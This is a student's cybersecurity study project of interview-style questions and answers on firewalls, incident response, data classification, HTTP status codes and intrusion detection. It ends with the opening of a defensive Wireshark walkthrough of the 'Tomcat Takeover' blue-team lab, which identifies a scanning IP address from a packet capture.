PROJECT DONE BY: VIVIAN AMAKA ONYIA

Table of Contents

What is the purpose of a firewall in cybersecurity?

Firewall is a network security device that monitor incoming and outgoing network traffic and permit or blocks data packets based on a set of security rules.
The purpose of a firewall is to establish a barrier between your internal network and incoming traffic from external sources in order to block malicious traffic like viruses and hackers.

1. **Traffic Control**

Regulating Access: Firewalls control incoming and outgoing network traffic based on predefined security rules. This helps ensure that only authorized traffic is allowed to enter or leave the network, based on IP addresses, port numbers, protocols, and other criteria.
Blocking Unauthorized Access: Firewalls prevent unauthorized access to the network by blocking access requests and data packets from unknown or untrusted sources.

2. **Protection Against Cyber Threats**

Defense Against External Attacks: Firewalls serve as a barrier between a secure internal network and untrusted external networks, such as the internet. They are instrumental in preventing attackers and external threats from gaining access to sensitive data.
Mitigation of Specific Attacks: Firewalls help mitigate various kinds of network-based attacks, including denial of service (DoS) attacks, certain types of distributed denial of service (DDoS) attacks, and more.

3. **Monitoring Network Traffic**

Logging Traffic: Firewalls log traffic, which can be analyzed to detect unusual activity or potential security breaches. This data is vital for forensic analysis following a security incident.
Alert Generation: Modern firewalls can generate alerts based on suspicious activities or traffic anomalies, enabling proactive management of potential threats.

4. **Segmentation of Network**

Internal Segmentation: Firewalls can be used to segment a network internally to create security zones. This limits the spread of an attack within a network, ensuring that a breach in one segment does not compromise the entire network.
VPN Support: Firewalls often incorporate Virtual Private Network (VPN) functionalities, which allow secure connections to a network from remote locations, ensuring that remote access is secure and encrypted.

5. **Policy Enforcement**

Implementing Security Policies: Firewalls enforce organizational security policies related to network access. They ensure that all network traffic complies with the established policies.
Application Control: Advanced firewalls can control application-level traffic to block or restrict the use of certain applications within a network.

6. **Enhancing Overall Security Posture**

Integrated Security Services: Many firewalls now come with integrated security services like intrusion prevention systems (IPS), antivirus, and anti-spyware features for enhanced security.

Firewalls can be hardware-based, software-based, or a combination of both, and play a foundational role in the layered defense strategy of cybersecurity. Their ability to filter traffic, combined with other security measures, provides a robust defense mechanism against a wide array of network threats.

Is Social Media Secure?

social media platforms implement various security measures to protect users, these platforms also present inherent risks and vulnerabilities. The security of your social media experience depends significantly on your actions and awareness. Using strong privacy practices and security measures can mitigate many of the risks associated with social media.

Social media platforms come with both security measures and potential risks. Whether they are considered secure can depend on various factors including the platform's security policies, user behavior, and external threats. Here's a breakdown of the aspects that contribute to the security and risks associated with social media:

1. **Security Measures in Place**

- **Encryption:** Most major social media platforms use HTTPS encryption to protect data in transit. This means that the data sent between your device and the platform's servers is encrypted to prevent eavesdropping.

- **Authentication:** Platforms typically offer options for secure login processes, such as two-factor authentication (2FA), which adds an extra layer of security by requiring a second form of verification in addition to the password.

- **Data Protection Policies:** Reputable social media platforms have policies and controls in place to manage the storage and processing of user data, adhering to regulations such as GDPR in Europe.

- **Regular Updates:** To combat vulnerabilities, social media platforms frequently update their systems and infrastructure to patch security flaws and enhance features.

2. **Risks and Vulnerabilities**

- **Privacy Concerns:** Even with strong security measures, privacy issues are prevalent on social media. Platforms collect extensive data on users, which could be misused if improperly handled or exposed during a data breach.

- **Phishing and Scams:** Social media accounts are common targets for phishing attacks and scams. Users may encounter fraudulent messages or links that lead to malicious sites intended to steal personal information.

- **Account Hijacking:** Social media accounts are at risk of being hijacked through credential theft, phishing, or third-party breaches. Once an account is compromised, attackers can spread malware, scams, or conduct identity theft.

- **Misinformation and Malware**: Social platforms can inadvertently host and spread misinformation and malware. Malicious links and deceptive posts can lead users to compromise their personal information.

- **Third-party Apps:** Many social media platforms integrate with third-party apps, which can sometimes access your personal information. These apps might not always have the same level of security, posing a risk to user data.

How do you report risks?

Reporting risks typically involves identifying, documenting, and communicating potential threats or vulnerabilities that could impact an organization's objectives or operations. Here's a general outline of how to report risks:

- **Identify the Risk:** Begin by identifying the specific risk or potential threat. This could be anything that poses a danger to the organization, such as a security breach, compliance violation, or operational issue.

- **Assess the Impact:** Evaluate the potential impact of the risk on the organization. Consider factors such as financial loss, reputation damage, legal consequences, and operational disruptions.

- **Analyze the Likelihood:** Assess the likelihood or probability of the risk occurring. Determine how likely it is that the threat will materialize and cause harm to the organization.

- **Document the Risk**: Document the details of the risk in a formal report or risk register. Include information such as the nature of the risk, its potential impact, likelihood, root causes, and any existing controls or mitigations.

- **Communicate Findings:** Share the risk report with relevant stakeholders, such as management, executives, or board members. Clearly communicate the identified risks, their potential impact, and any recommended actions or mitigation strategies.

- **Monitor and Review:** Continuously monitor and review the identified risks to ensure they are effectively managed and mitigated over time. Update risk reports as needed to reflect changes in the risk landscape or the organization's risk posture.

By following these steps, organizations can effectively report risks and take proactive measures to address and mitigate potential threats to their operations.

What is an incident and how do you manage it?

An "incident" typically refers to an unexpected event that disrupts normal operations or poses a threat to security, safety, or performance within an organization or environment. The nature of incidents can vary widely, from IT-related disruptions, such as server outages or cybersecurity breaches, to physical occurrences such as accidents, natural disasters, or any situation requiring immediate attention and resolution.

Managing an incident involves several key steps designed to effectively control and mitigate its impact:

Detection and Reporting: Identifying that an incident has occurred is the first step. This can be through monitoring systems, alerts, or reports from users or staff.

Assessment and Prioritization: Once detected, the incident must be assessed to understand its severity, impact, and urgency. This helps in prioritizing the response based on the threat level and resources available.

Response: This involves mobilizing the appropriate resources to address the incident. The response team follows predefined procedures to contain and control the situation to prevent further damage or disruption.

Investigation: Understanding the cause of the incident is crucial. This involves collecting data about the incident's origin, affected systems, and the effectiveness of the response.

Resolution and Recovery: The goal is to return to normal operations as quickly as possible. This step may involve repairing damaged systems, restoring services, and implementing any necessary interim measures.

Post-Incident Review: After managing the incident, it is essential to conduct a review or a post-mortem analysis. This helps in documenting lessons learned, improving the incident response plan, and taking corrective actions to prevent future occurrences.

Communication: Throughout the incident management process, effective communication with stakeholders (including management, staff, and possibly customers) is critical. Providing updates about the incident's status, impact, and expected resolution time is key to maintaining trust and managing expectations.

Effective incident management not only minimizes the negative impact of incidents but also enhances an organization's resilience and ability to handle future disruptions. Organizations often use incident management systems and frameworks like ITIL (Information Technology Infrastructure Library) for IT services or adopt specific industry-related guidelines to standardize and optimize their response to incidents.

In a situation where both Open-source software and licensed software are available to get the job done. What should be preferred and why?

When deciding between open source software and licensed (proprietary) software to accomplish a specific task, the choice should be based on several factors that align with your organization's needs, resources, and strategic goals. Here are some key considerations:

- **Cost:** Open source software is typically free to use, modify, and distribute, which can significantly reduce upfront costs. However, the total cost of ownership should include potential expenses for support, customization, and integration. Licensed software often comes with a purchase price and ongoing costs (e.g., subscription fees, maintenance), but these usually include reliable support and updates.

- **Customization and Flexibility**: Open source software offers high levels of customization since its code can be altered to fit specific needs. This is a considerable advantage if you have the technical capability to manage and modify the software. Proprietary software is generally less flexible but comes with the assurance that it has been tailored to meet the needs of its user base, often with extensive user input.

- **Support and Reliability:** Proprietary software usually comes with professional support and service level agreements (SLAs), offering a guarantee of reliability and support from the vendor. Open-source projects vary widely in their support structures; some are well-supported through active communities or commercial support packages, while others may rely on more informal support mechanisms.

- **Security:** Both open source and proprietary software can be secure, but their approaches to security differ. Open-source software allows anyone to examine and improve its security features, which can lead to rapid vulnerability identification and patching. However, this depends on having an active community or sufficient in-house expertise. Proprietary software vendors typically manage security internally, which can be less transparent but offers dedicated resources for addressing security issues.

- **Scalability**: Consider how well the software scales as your needs grow. Open source software can be a good choice for scalability because you can adapt and extend it as needed without worrying about licensing costs. However, proprietary solutions often provide built-in scalability features that are easy to implement.

- **Legal and Compliance Issues:** Proprietary software licenses can impose restrictions on the use, modification, and redistribution of software, which can be an issue for some organizations. Open source licenses vary significantly,

with some requiring any derivative works to also be open source (copyleft), while others allow integration with proprietary systems.

- **Long-term Viability:** Evaluate the longevity and stability of the software options. For open source, consider whether the community is active and whether the project is likely to continue to be maintained. For proprietary software, assess the vendor's market position and track record.

The decision to use open source or licensed software should be based on a balanced assessment of these factors in relation to your specific needs and capabilities. Each type of software has its strengths and situations where it is most beneficial. In some cases, a hybrid approach might even be the best solution, utilizing both open source and proprietary software to maximize benefits across different layers of your technology stack.

What are the different levels of data classification and why are they required?

Data classification is a crucial process that involves categorizing data based on its level of sensitivity, regulatory requirements, and business needs. This classification helps organizations manage their data more effectively, ensuring that they apply the appropriate security controls and comply with relevant legal and regulatory requirements. The levels of data classification often vary by organization and industry, but typically they include the following common categories:

- **Public:** This classification is for data that can be made available to the public without any restrictions. Public data does not cause any harm or risk to the organization if disclosed. Examples include marketing materials, published financial reports, and press releases.

- **Internal Use Only:** This data is not sensitive but is meant for use only within the organization. It should not be disclosed outside without proper authorization. Examples might include internal policies, company handbooks, and training materials.

- **Confidential:** Confidential data is sensitive information that could cause harm or risk to the organization or its clients if accessed by unauthorized parties. Access to this data is restricted within the organization. Examples include employee personal information, company financial details, and client lists.

- **Restricted:** This is the highest level of data sensitivity and includes information that if disclosed, could cause significant harm or risk to an individual or the organization. This type of data often requires the strictest security controls and is closely monitored. Examples include trade secrets, sensitive personal information (such as social security numbers), and high-level strategic documents.

Why Data Classification is Required:

- **Security:** By classifying data, organizations can apply appropriate security measures that correspond to the sensitivity of the data. This helps in preventing breaches and unauthorized access.

- **Compliance:** Many industries are governed by regulations that require certain types of data to be handled in specific ways (e.g., GDPR for personal data in the EU, HIPAA for health information in the U.S.). Data classification ensures that the organization meets these legal requirements.

- **Resource Allocation:** It allows organizations to allocate their resources more effectively. More resources can be directed to protect highly sensitive data,

whereas less critical data might not need such stringent protections, optimizing costs and efforts.

- **Risk Management:** Data classification is a critical component of risk management strategies. It helps organizations identify where their most valuable and at-risk data resides and how it should be protected based on its classification.

- **Operational Efficiency:** Proper classification helps in streamlining data management practices across the organization. It aids in faster data retrieval, better data handling, and efficient data storage practices.

Overall, data classification is integral to information governance strategies, ensuring data is appropriately secured, managed, and utilized.

Various response codes from a web application?

What are HTTP status codes?
An HTTP status code is a server response to a browser's request. When you visit a website, your browser sends a request to the site's server, and the server then responds to the browser's request with a three-digit code: the HTTP status code.

These status codes are the Internet equivalent of a conversation between your browser and the server. They communicate whether things between the two are A-okay, touch-and-go, or whether something is wrong. Understanding status codes and how to use them will help you to diagnose site errors quickly to minimize downtime on your site. You can even use some of these status codes to help search engines and people access your site; a 301 redirect, for example, will tell bots and people that a page that has moved somewhere else permanently.

The first digit of each three-digit status code begins with one of five numbers, 1 through 5; you may see this expressed as 1xx or 5xx to indicate status codes in that range. Each of those ranges encompasses a different class of server response.

Common HTTP status code classes:
1xxs – Informational responses: The server is thinking through the request.

2xxs – Success! The request was successfully completed and the server gave the browser the expected response.

3xxs – Redirection: You got redirected somewhere else. The request was received, but there's a redirect of some kind.

4xxs – Client errors: Page not found. The site or page couldn't be reached. (The request was made, but the page isn't valid — this is an error on the website's side of the conversation and often appears when a page doesn't exist on the site.)

5xxs – Server errors: Failure. A valid request was made by the client but the server failed to complete the request.

The most important status codes for SEOs
It's important for every professional SEO and website owner to understand the status codes that have the biggest impact on SEO.

Imagine you're working on a site that's showing a lot of 5xx errors; you'll want to know off the top of your head that this is a server issue. 4xx errors affect visitor experience, so right away you can start thinking about any changes you may have made to your URLs, or whether you've any deleted pages. Once you understand the cause of the issue, you can look at implementing a custom 404 page, or look into using the all-powerful 301 redirect to send visitors to the right place.

It's worth learning — and committing to memory — the most impactful status codes every SEO should know:

HTTP Status Code 200 - OK
This is your ideal status code for your normal, everyday, properly functioning page. Visitors, bots, and link equity pass through linked pages like a dream. You don't need to do anything and you can happily go about your day secure in the knowledge that everything is just as it should be.

HTTP Status Code 301 - Permanent Redirect
A 301 redirect should be utilized any time one URL needs to be redirected to another permanently. A 301 redirect means that visitors and bots that land on that page will be passed to the new URL. In addition, link equity — the power transmitted by all those hard-earned links to your content — is also passed to the new URL through a 301 redirect. Despite talk from Google that all 3xx redirects are treated equally, tests have shown this is not completely true. A 301 redirect remains the preferred method of choice for permanent page redirects.

HTTP Status Code 302 - Temporary Redirect
A 302 redirect is similar to a 301 in that visitors and bots are passed to the new page, but link equity may not be passed along. We do not recommend using 302 redirects for permanent changes. Using 302s will cause search engine crawlers to treat the redirect as temporary, meaning that it may not pass along the link equity that the magical 301 does.

HTTP Status Code 404 - Not Found
This means the file or page that the browser is requesting wasn't found by the server. 404s don't indicate whether the missing page or resource is missing permanently or only temporarily. You can see what this looks like on your site by typing in a URL that doesn't exist. It's like hitting a brick wall. Just as you've experienced, your visitors will hit a page that has a 404 error and either try again (if you're lucky) or wander away to another site that has the information they're seeking.

Every site will have some pages that return 404 status codes. These pages don't always have to be redirected; there are other options. One common misconception is that it's an SEO best practice to simply 301 redirect pages that return a 404 status code to the homepage of the given domain. This is actually a bad idea for the majority of cases, because it can confuse users who may not realize that the webpage they were trying to access doesn't exist.

If the pages returning 404 codes are high-authority pages with lots of traffic or have an obvious URL that visitors or links are intended to reach, you should employ 301 redirects to the most relevant page possible. For example, if your page on sugar-free cupcakes no longer exists, you may want to redirect this URL with a 301 to your sugar-free recipe category page.

Outside of these instances, it may be necessary for a URL return a 404 on purpose — this will keep them from getting indexed and repeatedly crawled by search engines. Give your visitors the best experience possible with a custom 404 page, as suggested by this Google Search Console guide. For example, e-commerce sites often produce 404 pages when products go out of stock, so these sites are great candidates for creating a custom e-commerce 404 page.

HTTP Status Code 410 - Gone
A 410 is more permanent than a 404; it means that the page is gone. The page is no longer available from the server and no forwarding address has been set up. Any links you have on your site that are pointing to a 410 page are sending bots and visitors to a dead resource, so if you see them, remove any references or links to them from your content.

HTTP Status Code 500 - Internal Server Error
Instead of the problem being with pages missing or not found, this status code indicates a problem with the server. A 500 is a classic server error and will affect access to your site. Human visitors and bots alike will be lost, and your link equity will go nowhere fast. Search engines prefer sites that are well maintained, so you'll want to investigate these status codes and get these fixed as soon as you encounter them.

HTTP Status Code 503 - Service Unavailable
Another variety of the 500, a 503 response means that the server is unavailable. Everyone (human or otherwise) is asked to come back later. This could be due to temporarily overloading the server or maintenance of the server. A 503 status code ensures that the search engines know to come back soon because the page or site is only going to be down for a short time.

What are the objects that should be included in a good penetration testing report?

A good penetration testing report is an essential deliverable that communicates the results of a security assessment effectively to various stakeholders, such as security professionals, IT staff, management, and sometimes even legal teams. Here are the key elements that should be included in a comprehensive penetration testing report:

1. **Executive Summary**
Provides a high-level overview of the testing process, key findings, and the potential impacts. This section is intended for senior management and those who may not require detailed technical knowledge but need to understand the risks and implications.
2. **Scope and Objectives**
Clearly outlines what was tested, including the systems, networks, and applications covered. It should also detail the objectives of the test, such as compliance with specific standards or identification of vulnerabilities in a new application.
3. Methodology
Describes the methods and tools used during the penetration test. This could include information on automated scanners, manual testing techniques, and social engineering tactics. This section is important for reproducibility and understanding the thoroughness of the test.
4. **Findings and Vulnerabilities**
Detailed section listing each vulnerability discovered during the test. For each vulnerability, the report should include:
Description: Explaining the nature and potential impact of the vulnerability.
Evidence: Screenshots, logs, or other proof demonstrating the vulnerability.
Risk Rating: Often based on standard metrics like CVSS (Common Vulnerability Scoring System), indicating the severity of the risk.
Recommendations: Specific advice on how to remediate or mitigate the vulnerabilities.
5. **Security Strengths**
Highlights what security measures are working well. It is important to recognize effective controls and practices already in place that should be continued or expanded.

How do you keep yourself updated with the information security news?

Staying updated with information security news is crucial given the fast-paced nature of cybersecurity threats and advancements. Here are some effective methods and resources that professionals use to stay informed:

1. **Industry News Websites and Blogs**

Krebs on Security: A well-regarded blog by journalist Brian Krebs focusing on cybersecurity news and investigation.

- **The Hacker News:** Offers up-to-date news about cybersecurity, including incidents, vulnerabilities, and new tools.
- **Dark Reading:** Covers a broad range of cybersecurity topics, from vulnerabilities and threats to regulatory issues.
- **SecurityWeek and SC Magazine**: Provide in-depth articles, breaking news, and expert commentary.

2. Social Media and Professional Networks

- **Twitter:** Following cybersecurity experts, organizations, and hashtags (e.g., #infosec, #cybersecurity) can provide real-time updates and community insights.
- **LinkedIn:** Many professionals share articles, write posts, and participate in discussions related to cybersecurity.

3. **Podcasts and Webinars**

- **Security Now!:** A popular weekly podcast discussing hot topics in security.
- **Darknet Diaries:** Focuses on true stories from the dark side of the Internet, including cybersecurity breaches and failures.

Webinars from companies like SANS Institute, ISACA, and various vendors often provide insights into current trends and issues.

4. **Mailing Lists and Newsletters**

- SANS Newsletters: Including the SANS NewsBites, a semi-weekly high-level executive summary of the most important news articles.
- **Infosecurity Magazine:** Offers a newsletter with articles, news, and insights.
- **US-CERT and NCSC Alerts:** National cybersecurity centers like US-CERT (USA) and NCSC (UK) send out regular alerts and advisories about current security threats and vulnerabilities.

5. **Professional Associations and Groups**

ISACA, $(ISC)^2$, and SANS Institute: These organizations offer resources, certifications, training, and networking opportunities. They also host conferences and local chapter meetings.

Online forums and communities, such as Reddit's r/netsec or specialized forums on Stack Exchange, can be valuable for interactive learning and sharing.

6. **Conferences and Meetups**

Black Hat, DEF CON, and RSA Conference: These and other similar conferences offer sessions on the latest research, trends, and technologies in security.

Local meetups and smaller conferences can also provide valuable networking opportunities and learning experiences.

7. **Academic Journals and Technical Papers**
Keeping an eye on the latest research through journals like the IEEE Security & Privacy magazine can provide deep insights into new threats and cutting-edge technologies.
8. **Training and Certification Courses**
Regular training and certification not only enhance skills but also ensure one stays current with the latest security methodologies and technologies.

The world has recently been hit by ..... Attack/virus etc. What have you done to protect your organization as a security professional?

In the scenario where a new attack or virus has impacted the world, as a security professional, the priority is to protect the organization's assets, data, and operations. Here's a structured approach that one might follow in response to such a situation:

1. **Immediate Assessment**

- **Identify the Threat:** Gather all available information about the nature of the attack or virus, including its mechanism of action (e.g., ransomware, worm, DDoS), entry points, and any specific vulnerabilities exploited.

- **Assess Impact**: Quickly determine which parts of the organization's infrastructure are at risk or have already been affected.

2. **Communication**

- **Internal Communication:** Inform key stakeholders and relevant teams (IT, crisis management, executive team) about the threat and preliminary findings.
- **External Communication**: Prepare statements for customers, partners, and the public if necessary, particularly if service disruptions are anticipated or sensitive data may be compromised.

3. **Containment and Mitigation**
- **Isolate Affected Systems:** Disconnect or isolate affected systems to prevent the spread of the attack.
- **Apply Patches and Updates:** Immediately apply the latest security patches to vulnerable systems if the attack exploits known vulnerabilities.
- **Adjust Security Controls:** Modify firewall rules, update intrusion detection/prevention systems, and enhance endpoint protection.

4. **Eradication and Recovery**
- **Remove Malicious Payloads**: Use antivirus tools, specialized malware removal tools, or manual methods to remove any malicious code from the systems.
- **Restore Systems**: Use backups to restore data and systems to their pre-attack state, ensuring no remnants of the virus or malware remain.
- **Test Systems Before Going Live**: Validate that the systems are fully functional and secure before reconnecting them to the network.

5. **Post-Incident Review**
- **Conduct a Detailed Investigation:** Analyze how the breach occurred, which defenses failed, and why. Use forensic analysis if necessary.

- **Revise Incident Response Plan:** Update the incident response plan based on lessons learned to better handle similar incidents in the future.
- **Audit and Compliance Check:** Ensure all actions taken align with regulatory requirements and internal policies.

6. Long-term Preventive Measures

Security Awareness Training: Reinforce training for all employees focusing on the latest phishing techniques, suspicious activity reporting, and best practices.
Regular Security Audits and Penetration Tests: Schedule regular reviews and tests of the security infrastructure to uncover and address potential vulnerabilities.
Update Business Continuity Plans: Ensure that the organization's business continuity plans are up-to-date and robust enough to handle major disruptions.

7. Continuous Monitoring

Implement Real-Time Monitoring: Use security information and event management (SIEM) systems to monitor network and system activity for unusual behavior.
Threat Intelligence Integration: Subscribe to threat intelligence feeds to stay informed about emerging threats and apply this knowledge to enhance defensive measures.
This comprehensive approach not only addresses the immediate threat but also strengthens the organization's overall security posture against future attacks.

HIDS vs NIDS which one is better and why?


Neither HIDS nor NIDS is inherently "better" than the other; rather, they complement each other and provide layered security. The choice depends on specific security needs:

- HIDS is preferable when you need detailed monitoring and protection of critical individual servers or endpoints, where the risk of insider threats or specific malware is high.

- NIDS is more suitable for understanding and protecting against external threats that traverse the network. It's essential in environments where network security (like preventing unauthorized access and detecting scans or denial of service attacks) is a priority.

- Optimal Security Strategy: Ideally, a combination of both HIDS and NIDS is used to ensure comprehensive protection. This layered approach ensures that both internal and external threats are detected, enhancing overall security posture. In complex environments, integrating both systems into a unified security framework, often managed through a central Security Information and Event Management (SIEM) system, can provide a robust defense against a wide range of cybersecurity threats.

Tomcat Takeover Blue Team Challenge walkthrough



Tools Used for This Analysis:


- Wireshark
- Kali Linux
- ARIN
- lab.dynamite.ai
- base64decode


1. Given the suspicious activity detected on the web server, the pcap analysis shows a series of requests across various ports, suggesting a potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?


   Answer: 14.0.0.120

   Download the Tomcattakeover.zip file and extract it to find a webserver.pcap file. Open your Kali Linux terminal and launch Wireshark by typing Wireshark into the terminal. A new Wireshark window will appear. Click "start," then navigate to and open the webserver.pcap file. Wireshark will then begin to analyze the traffic captured in the file.

   Upon reviewing the TCP traffic within Wireshark, it is clear that the IP address "14.0.0.120" is conducting a port scanning operation targeting our web server.


Windows 10 - VMware Workstation
Wireshark · Endpoints · web server.pcap
Endpoint Settings
Name resolution
Limit to display filter
Copy
Map
Ethernet · 7
IPv4 · 7
IPv6
TCP · 9469
UDP · 5
Address Packets Bytes Tx Packets Tx Bytes Rx Packets Rx Bytes Country City Latitude Longitude AS Number
10.0.0.105 138 26 kB 57 14 kB 81 11 kB
10.0.0.106 1 160 bytes 1 160 bytes 0 0 bytes
10.0.0.112 20,930 2 MB 10,385 1 MB 10,545 684 kB
10.0.0.115 1,460 404 kB 851 85 kB 609 319 kB
10.0.0.255 2 545 bytes 0 0 bytes 2 545 bytes
14.0.0.120 19,607 2 MB 9,776 611 kB 9,831 931 kB
224.0.0.251 2 247 bytes 0 0 bytes 2 247 bytes
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
Filter list for specific type
Close
Help
Type here to search
8:52 AM
4/3/2024

